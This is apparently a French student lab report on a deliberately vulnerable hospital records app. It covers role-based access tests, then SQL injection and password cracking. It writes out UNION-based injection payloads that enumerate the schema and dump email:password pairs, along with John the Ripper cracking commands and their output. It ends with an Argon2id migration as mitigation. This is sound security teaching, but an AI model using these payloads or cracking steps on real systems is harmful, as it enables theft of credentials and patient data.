Cet endpoint démontre un **accès multi-rôles**, très courant dans les applications professionnelles.

Il permet d'illustrer que plusieurs rôles peuvent partager une même permission.

Ce cas est important pour montrer que le RBAC n'est pas limité à un seul rôle par ressource.

Comportement attendu

- **200 OK** : rôle autorisé

The screenshot shows a REST client interface with a purple header bar labeled "Endpoint 7: Multi-Role Access". Below the header are two buttons: "Send Request" (green) and "Send Without Token" (orange). The response area shows an "HTTP Status Code" of "200 OK" in a green pill. The "Response Body" is a JSON object:

```
{
  "success": true,
  "message": "Multi-role endpoint accessed successfully",
  "endpoint": "multi_role",
  "user_id": 2,
  "role": "clinician",
  "allowed_roles": [
    "admin",
    "clinician"
  ]
}
```

401 Unauthorized : sans token

The screenshot shows the same REST client interface as above, but with a "401 Unauthorized" status code in a red pill. The "Response Body" is a JSON object:

```
{
  "error": "Authentication required - NO TOKEN",
  "endpoint": "multi_role",
  "debug": "no_token flag used"
}
```

- **403 Forbidden** : rôle non inclus dans la liste autorisée

Permissions
Groups
Users

Role: admin
management
Permissions: 20 granted

Page 2 — Roles

Table listing all roles in the system.

ID	Name	Description
1	admin	System administrator with full access
2	clinician	Healthcare provider who can manage appointments and patients
6	manager	permet de gere les patients
4	nurse	Nursing staff who can view and update patient information
5	patient	Patient role for self-service access
3	receptionist	Front desk staff who can schedule appointments

La page présentant la liste des rôles ainsi que leurs descriptions.

Permissions
Groups
Users

Permissions: 20 granted

Page 3 — Permissions

Table listing all permissions in the system.

ID	Name	Description
1	appointments:create	Create new appointments
4	appointments:delete	Delete appointments
2	appointments:read	View appointments
3	appointments:update	Update existing appointments
5	patients:create	Create new patient records
8	patients:delete	Delete patient records

La page présentant la liste des permission ainsi que leurs descriptions.

Roles
Permissions
Groups
Users

Current User
Name: Admin User
Email: admin@hospital.com
Role: admin
Roles: admin, clinician
Groups: clinical_staff, administrative_staff, management
Permissions: 20 granted


Page 4 — Groups

List of groups. Each group can be assigned multiple permissions. Groups act as a permission bundle.

administrative_staff ID: 2
Group for administrative staff
Assign Permissions
appointments:create Create new appointments
appointments:delete Delete appointments
appointments:read

clinical_staff ID: 1
Group for all clinical staff members
Assign Permissions
appointments:create Create new appointments
appointments:delete Delete appointments
appointments:read

La page qui lister les groupes



La page qui lister les utilisateur

3. Conclusion générale

L'analyse détaillée des endpoints démontre que le projet implémente correctement :

- l'authentification,
- l'autorisation,
- la distinction claire entre **401 Unauthorized** et **403 Forbidden**,
- un contrôle d'accès basé sur les rôles conforme aux standards RBAC.

Chaque endpoint joue un rôle pédagogique précis et permet de valider un aspect spécifique de la sécurité des API.

Voici le répertoire permettant d'accéder au code source : <https://github.com/M-Aymane-404/BrockenAccess>

Cryptographic Failures

1. Phase 1 : Données Non Sécurisées au Repos - Stockage de Mots de Passe en Clair

Cette phase a démontré l'échec critique de sécurité qui consiste à stocker des informations sensibles, notamment les mots de passe des utilisateurs, dans un format faiblement protégé (en clair ou facilement réversible), accessible via une vulnérabilité applicative comme l'Injection SQL.

Flux de Travail d'Attaque : Injection SQL pour l'Extraction de Données

1.1. Flux de Travail d'Attaque : Injection SQL pour l'Extraction de Données

1.1.1. Reconnaissance de la Recherche Publique

J'ai commencé par ouvrir la page `search_doctor.php` et testé des recherches simples (par exemple, "Dr") pour observer la façon dont les résultats sont affichés (nom complet, email, téléphone). Cette étape a permis de déterminer la structure des données et le nombre de colonnes dans la requête SQL sous-jacente.

Find Doctor (Vulnerable)

This page is intentionally vulnerable — for lab use only.

Results

#	full_name	email	phone
2	Dr. Alice	doc.alice@lab.local	+212600000002
4	Dr. Alice2	doc.alice2@lab.local	+212600000002

Note: the SQL query shown on the server is: `SELECT id, email, full_name, phone FROM users WHERE full_name LIKE '%Dr%' LIMIT 100;`

1.1.2. Test et Confirmation du Paramètre Injectable

Pour tester une **Injection SQL**, nous avons soumis des caractères spéciaux. L'application a réagi en renvoyant une **erreur de base de données** (causée par la simple apostrophe), ce qui **confirme** que le paramètre `q` est vulnérable à l'interpolation SQL.

```
< > C localhost:8080/search_doctor.php?q=%27
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% LIMIT 100' at line 1 in /var/www/html/search_doctor.php:23 Stack trace: #0 /var/www/html/search_doctor.php(23): mysqli_query(Object(mysqli), 'SELECT id, email...') #1 {main} thrown in /var/www/html/search_doctor.php on line 23
```

Cette erreur nous apprend que la base de données utilisée est MySQL/MariaDB (mysqli_sql_exception),

1.1.3. Énumération et Extraction des Données Utilisateur

Une fois la vulnérabilité confirmée, j'ai élaboré une charge utile (payload) pour extraire les données de la table des utilisateurs

Premierement j ai extrait le nom de lbase donner utiliser par cette page

' UNION SELECT 1,2,3,DATABASE() --

Find Doctor (Vulnerable)

This page is intentionally vulnerable — for lab use only.

Search

Results

#	full_name	email	phone
1	Lab Admin	admin@lab.local	+212600000001
2	Dr. Alice	doc.alice@lab.local	+212600000002
3	Nurse Bob	nurse.bob@lab.local	+212600000003
4	Dr. Alice2	doc.alice2@lab.local	+212600000002
1	3	2	hospital_emr

Note: the SQL query shown on the server is: SELECT id, email, full_name, phone FROM users WHERE full_name LIKE '%' UNION SELECT 1,2,3,DATABASE() -- '%' LIMIT 100;

Donc la base donner etuliser est hospital_emr uis on extraire tout les table de cette base de donner

Poue cela j ai utilise la payload suivant

' UNION SELECT 1,2,3,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES
where TABLE_SCHEMA='hospital_emr' --

#	full_name	email	phone
1	Lab Admin	admin@lab.local	+212600000001
2	Dr. Alice	doc.alice@lab.local	+212600000002
3	Nurse Bob	nurse.bob@lab.local	+212600000003
4	Dr. Alice2	doc.alice2@lab.local	+212600000002
1	3	2	appointments
1	3	2	audit_logs
1	3	2	billing
1	3	2	files
1	3	2	lab_results
1	3	2	medical_notes
1	3	2	patients
1	3	2	permissions
1	3	2	resource_acl
1	3	2	role_permissions
1	3	2	roles
1	3	2	sessions
1	3	2	user_permissions
1	3	2	user_roles
1	3	2	users

On observe que d apres les tables extraire une table users donc la prochaine etapes vas etre lister les colonne de cette table

Pour attainddre a ca j ai utilise la payload suivant :

```
' UNION SELECT COLUMN_NAME,1,2,3 FROM
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users'--
```

created_at	2	1	3
email	2	1	3
id	2	1	3
password_hash	2	1	3
role	2	1	3
username	2	1	3
full_name	2	1	3
is_active	2	1	3
phone	2	1	3
role_id	2	1	3
updated_at	2	1	3
CURRENT_CONNECTIONS	2	1	3
MAX_SESSION_CONTROLLED_MEMORY	2	1	3
MAX_SESSION_TOTAL_MEMORY	2	1	3
TOTAL_CONNECTIONS	2	1	3
USER	2	1	3

Apres la lister des colonne on vas choisir les deux colonne suivante (email, password_hash) pour lister les lignes exist

Pour cela j ai utiliser la payload suivante :

```
%' UNION SELECT 1, CONCAT(email, 0x3a, password_hash), 2,3 FROM users --
```

%' UNION SELECT 1, CONCAT(email, 0x3a, password_hash), 2,3 FROM users LIMIT 10 --

Search

Results

#	full_name	email	phone
1	Lab Admin	admin@lab.local	+212600000001
2	Dr. Alice	doc.alice@lab.local	+212600000002
3	Nurse Bob	nurse.bob@lab.local	+212600000003
4	Dr. Alice2	doc.alice2@lab.local	+212600000002
1	2	admin@lab.local:pass123	3
1	2	doc.alice@lab.local:pass123	3
1	2	nurse.bob@lab.local:welcome1	3
1	2	doc.alice2@lab.local:welcome1	3

Note: the SQL query shown on the server is: SELECT id, email, full_name, phone FROM users WHERE full_name LIKE '%" UNION SELECT 1, CONCAT(email, 0x3a, password_hash), 2,3 FROM users LIMIT 10 -- %' LIMIT 100;

1.1.4. Demonstrate account access

Afin de valider l'impact réel de l'extraction de données, j'ai sélectionné l'un des couples d'identifiants (email et mot de passe) récupérés précédemment dans la base de données. J'ai ensuite tenté de m'authentifier sur la page de connexion officielle de l'application.


connecter a votre compte

admin@lab.local

.....|

connecter

Nom d'utilisateur ou mot de passe incorrect.



1.1.5. Mitigation by Hashing

J'ai développé un script PHP permettant d'extraire le mot de passe de chaque utilisateur pour le convertir au format **MD5**.

```

14 $sql='select id , password_hash from users';
15
16 $sql1= " UPDATE users SET password_hash = ? WHERE id = ? " ;
17
18 $stmt = $conn->prepare($sql);
19 $stmt1 = $conn->prepare($sql1);
20
21 $stmt->execute();
22
23 $result = $stmt->get_result();
24 while($user = mysqli_fetch_assoc($result)){
25     $password = $user['password_hash'];
26     $password_hash = md5($password);
27     $stmt1->execute([$password_hash,$user['id']]);
28     echo 'add 1';
29 }
30
31

```

2. Phase 2 — Crack legacy MD5 hashes

2.1. Basic dictionary attack (fast, first attempt):

Après l'extraction des adresses e-mail et des mots de passe hachés, les données ont été stockées dans un fichier nommé hashes.txt, sous le format suivant :

email:hash_du_mot_de_passe

```
Open hashes.txt ~/Desktop

admin@lab.local:32250170a0dca92d53ec9624f336ca24
doc.alice@lab.local:32250170a0dca92d53ec9624f336ca24
nurse.bob@lab.local:201f00b5ca5d65a1c118e5e32431514c
doc.alice2@lab.local:201f00b5ca5d65a1c118e5e32431514c
```

Ensuite, l'outil John the Ripper a été utilisé afin de casser les mots de passe hachés en MD5 à l'aide d'une attaque par dictionnaire. La commande suivante a été exécutée :

```
(kali@vbox)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
welcome1 (nurse.bob@lab.local)
pass123 (admin@lab.local)
2g 0:00:00:00 DONE (2025-12-26 18:34) 2.173g/s 5634p/s 5634c/s 7721C/s christina1..fabricio
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Cette commande utilise les options suivantes :

--wordlist=... : permet d'utiliser une liste de mots spécifique (dictionnaire *rockyou.txt*) comme base de l'attaque.

--rules : applique les règles par défaut de John the Ripper afin de générer des variantes courantes des mots du dictionnaire (ajout de chiffres, majuscules, substitutions, etc.).

--format=raw-md5 : précise explicitement que les hachages à casser sont des hachages MD5 bruts non salés.

hashes.txt : fichier contenant les hachages, sous la forme *email:hash*.

Après l'exécution de l'attaque, les mots de passe correctement cassés ont été affichés à l'aide de la commande suivante :

```
(kali@vbox)-[~/Desktop]
$ john --show --format=raw-md5 hashes.txt
admin@lab.local:pass123
doc.alice@lab.local:pass123
nurse.bob@lab.local:welcome1
doc.alice2@lab.local:welcome1

4 password hashes cracked, 0 left
```

Cette commande permet de lister les mots de passe retrouvés en clair ainsi que les adresses e-mail correspondantes.

2.2. Resume, status, and session management:

Pour les attaques de cassage de mots de passe de longue durée, **John the Ripper** permet d'utiliser des sessions persistantes afin de pouvoir interrompre et reprendre le travail sans perdre la progression.

Avant de lancer une session nommée, le fichier **pot** de John the Ripper a été supprimé afin de réinitialiser la mémoire de l'outil. Ce fichier contient les hachages déjà cassés ainsi que les mots de passe correspondants. Sa suppression permet de relancer l'attaque depuis le début sur le fichier **hashes.txt**.

Une session de cassage a ensuite été lancée avec un nom spécifique :

```
(kali@vbox)-[~/Desktop]
$ john --session=phase2 --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
welcome1      (nurse.bob@lab.local)
pass123       (admin@lab.local)
2g 0:00:00:00 DONE (2025-12-26 19:51) 2.127g/s 5514p/s 5514c/s 7557C/s christina1..fabricio
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

`john --session=phase2 --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 hashes.txt`

Pour mettre la session en pause, la combinaison **Ctrl + C** a été utilisée. John the Ripper enregistre alors automatiquement la progression dans un fichier nommé **phase2.rec**.

```
hashes.txt

0:00:00:00 Starting a new session
0:00:00:00 Loaded a total of 2 password hashes with no different salts
0:00:00:00 Command line: john --session=phase2 --wordlist=/usr/share/wordlists/rockyou.txt --rules --format=raw-md5 hashes.txt
0:00:00:00 - UTF-8 input encoding enabled
0:00:00:00 - Passwords will be stored UTF-8 encoded in .pot file
0:00:00:00 - Hash type: Raw-MD5 (min-len 0, max-len 18 [worst case UTF-8] to 55 [ASCII])
0:00:00:00 - Algorithm: MD5 128/128 SSE2 4x3
0:00:00:00 - Configured to use otherwise idle processor cycles only
0:00:00:00 - Will reject candidates longer than 55 bytes
0:00:00:00 - Candidate passwords will be buffered and tried in chunks of 192
0:00:00:00 Proceeding with wordlist mode
0:00:00:00 - Rules: Wordlist
0:00:00:00 - Wordlist file: /usr/share/wordlists/rockyou.txt
0:00:00:00 - memory mapping wordlist (139921507 bytes)
0:00:00:00 - loading wordfile /usr/share/wordlists/rockyou.txt into memory (139921507 bytes, max_size=2147483648)
0:00:00:00 - wordfile had 14344392 lines and required 114755136 bytes for index.
0:00:00:00 - 57 preprocessed word mangling rules
0:00:00:00 - No stacked rules
0:00:00:00 - Rule #1: ':' accepted as ''
0:00:00:00 + Cracked nurse.bob@lab.local
0:00:00:00 + Cracked admin@lab.local (ADMIN ACCOUNT)
0:00:00:00 Session completed
```

La reprise de la session s'effectue avec la commande suivante :

```
(kali@vbox)-[~/Desktop]
$ john --restore=phase2
```

L'état et la progression de la session peuvent être vérifiés à l'aide de la commande :

```
(kali@vbox)-[~/Desktop]
$ john --status=phase2
```

Remarque (issue du laboratoire)

Tous les hachages MD5 ont été cassés instantanément. Par conséquent, aucun fichier **.rec** n'a été créé, ce qui a entraîné l'erreur suivante, sans impact sur le résultat :

```
(kali@vbox)-[~/Desktop]
$ john --restore=phase2
fopen: phase2.rec: No such file or directory

(kali@vbox)-[~/Desktop]
$ john --status=phase2

fopen: phase2.rec: No such file or directory

(kali@vbox)-[~/Desktop]
```

Ce comportement est normal lorsque John the Ripper termine le cassage avant l'enregistrement des données de session.

2.3. Attaque par règles et mode single

L'option **--rules** associée à une liste de mots permet de générer des variantes courantes des mots de passe.

Le mode **--single** constitue une autre approche efficace : il génère des mots de passe à partir des informations utilisateur présentes dans le fichier (nom d'utilisateur, e-mail, etc.).

Par exemple j'ai écrit dans le fichier **hashes.php** le nom et le mode passe hashé

```
john --single --format=raw-md5 hashes.txt
```

```
hashes.txt

aymane|:ac751e6a93d38d26d0eb4d4eee5dd131

(kali@vbox)-[~/Desktop]
$ john --single --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 12 needed for performance.
aymane123      (aymane)
1g 0:00:00:00 DONE (2025-12-26 22:57) 33.33g/s 21466p/s 21466c/s 21466C/s Aymane55..aymane222
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Ce mode est particulièrement utile lorsque les utilisateurs emploient des variantes de leur nom ou identifiant comme mot de passe.

2.4. Attaque par masque (*mask attack*)

Lorsque les mots de passe suivent une structure connue (par exemple : une majuscule, des lettres minuscules et des chiffres), une attaque par masque peut être utilisée.

`john --mask='?u?l?l?l?d?d?' --format=raw-md5 hashes.txt`

```
(kali@vbox)-[~/Desktop]
$ john --mask='?u?l?l?l?d?d?' --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Karim123      (Karim)
1g 0:00:01:29 DONE (2025-12-27 00:37) 0.01113g/s 42366Kp/s 42366Kc/s 42366KC/s Tvnim123..Kerim123
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- Syntaxe des masques :
- ?l : lettre minuscule
- ?u : lettre majuscule
- ?d : chiffre

Ce masque teste des mots de passe du type *Une majuscule + 4 minuscules + 3 chiffres* comme le mot de passe quand nous testons (Karim123)

2.5. Mode incrémental (*force brute*)

Le mode incrémental permet de tester toutes les combinaisons possibles de caractères. Cette méthode est très coûteuse en temps et en ressources.

`john --incremental --format=raw-md5 hashes.txt`

```
(kali@vbox)-[~/Desktop]
$ john --incremental --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
```

Ce mode est utilisé uniquement lorsque les autres méthodes ont échoué ou dans un environnement de laboratoire contrôlé.

2.6. Utilisation de règles externes et de listes personnalisées


Afin d'améliorer l'efficacité du cassage de mots de passe, une liste de mots personnalisée a été créée. Cette liste contient des mots ciblés basés sur des informations connues ou supposées concernant les utilisateurs.

La liste a été créée manuellement dans un fichier texte nommé **custom.txt**

Cette approche permet de tester rapidement des mots de passe courants ou dérivés d'informations personnelles.

L'attaque a ensuite été lancée à l'aide de la commande suivante :

```
john --wordlist=/home/kali/Desktop/custom.txt --rules --format=raw-md5 hashes.txt
```




```
(kali@vbox)-[~/Desktop]
$ john --wordlist=/home/kali/Desktop/custom.txt --rules --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Karim123      (Karim)
1g 0:00:00:00 DONE (2025-12-28 02:53) 10.00g/s 1570p/s 1570c/s 1570C/s Karim..Passwording
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

L'utilisation d'une liste personnalisée combinée aux règles de transformation de John the Ripper permet d'augmenter significativement les chances de succès tout en réduisant le temps d'exécution par rapport à une attaque par force brute.

Afin d'augmenter l'efficacité du cassage de mots de passe, une règle personnalisée a été définie dans le fichier de configuration **john.conf** de John the Ripper. Cette règle permet de générer automatiquement des variantes des mots issus d'une liste de mots ciblée.

La règle ajoutée est la suivante :



```
# End of john.conf file.
# Keep this comment, and blank line above it, to make sure a john-locat>
# that does not end with \n is properly loaded.
[List.Rules:MyCustomRules]
c
$1
$2
$3

^G Help      ^O Write Out  ^F Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

Cette règle transforme les mots de la liste en appliquant une mise en majuscule de la première lettre et en ajoutant des chiffres en suffixe.

L'attaque a ensuite été réalisée à l'aide de la commande suivante :

john --wordlist=/home/kali/Desktop/custom.txt --rules=MyCustomRules --format=raw-md5 hashes.txt

```
(kali@vbox)-[~/Desktop]
$ john --wordlist=/home/kali/Desktop/custom.txt --rules=MyCustomRules --format=raw-md5 hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Karim123          (Karim)
1g 0:00:00:00 DONE (2025-12-28 03:25) 33.33g/s 633.3p/s 633.3c/s 633.3C/s Karim..password3
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Les mots de passe cassés ont été affichés et vérifiés à l'aide de la commande :

john --show --format=raw-md5 hashes.txt

```
(kali@vbox)-[~/Desktop]
$ john --show --format=raw-md5 hashes.txt

Karim:Karim123

1 password hash cracked, 0 left
```


Cette approche s'est révélée efficace pour le cassage de mots de passe faibles dérivés d'informations utilisateur.

2.7. Mitigation — replace MD5 with modern hashing and enforce stronger passwords

Afin de remédier à l'utilisation de l'algorithme de hachage faible **MD5** pour les mots de passe, un script de migration en **PHP** a été implémenté afin de convertir les hachages existants vers l'algorithme moderne **Argon2id**.

Ce script récupère l'ensemble des comptes utilisateurs depuis la base de données, identifie les mots de passe qui ne sont pas déjà protégés par **Argon2id** ou **bcrypt**, puis les remplace par de nouveaux hachages **Argon2id** générés à l'aide de l'API `password_hash()` de PHP.

Cette étape permet d'éliminer totalement les hachages MD5 restants et de garantir que le stockage des mots de passe respecte les bonnes pratiques actuelles en matière de sécurité.



	id	role_id	email	password_hash	full_name	phone	is_active	created_at	updated_at	force_reset
Edit Copy Delete	1	1	admin@lab.local	32250170a0dca92d53ec9624f336ca24	Lab Admin	+212600000001	1	2025-10-19 14:40:34	2025-12-26 15:33:06	0
Edit Copy Delete	2	2	doc.alice@lab.local	32250170a0dca92d53ec9624f336ca24	Dr. Alice	+212600000002	1	2025-10-19 14:40:34	2025-12-26 15:33:06	0
Edit Copy Delete	3	3	nurse.bob@lab.local	201f00b5ca5d65a1c118e5e32431514c	Nurse Bob	+212600000003	1	2025-10-19 14:40:34	2025-12-26 15:33:06	0
Edit Copy Delete	4	2	doc.alice2@lab.local	201f00b5ca5d65a1c118e5e32431514c	Dr. Alice2	+212600000002	1	2025-10-19 14:40:34	2025-12-26 15:33:06	0
Edit Copy Delete	9	3	ayman@gmail.com	ac751e6a93d38d26d0eb4d4eee5dd131	aymane	06842222222	1	2025-12-26 21:54:58	NULL	0
Edit Copy Delete	10	3	mohamed@gmail.com	e9eca1059527905356ebb6f2b3fe106	mohamed	0236547895	1	2025-12-26 22:10:01	NULL	0
Edit Copy Delete	11	3	Karim@gmail.com	4cac352375ecelfd5208a1127d6553b17	Karim	03265956	1	2025-12-26 23:33:41	NULL	0

Le script de migration a ensuite été exécuté en **mode ligne de commande**. Durant son exécution, il affiche le statut de chaque compte, en indiquant si celui-ci a été ignoré ou migré avec succès.

```
PS Microsoft.PowerShell.Core\FileSystem::\\wsl.localhost\Ubuntu-22.04\home\aymane\hospital-lab\src> php ARGON2ID_pass.php
Migrated user ID 1
Migrated user ID 2
Migrated user ID 3
Migrated user ID 4
Migrated user ID 9
Migrated user ID 10
Migrated user ID 11
PS Microsoft.PowerShell.Core\FileSystem::\\wsl.localhost\Ubuntu-22.04\home\aymane\hospital-lab\src>
```

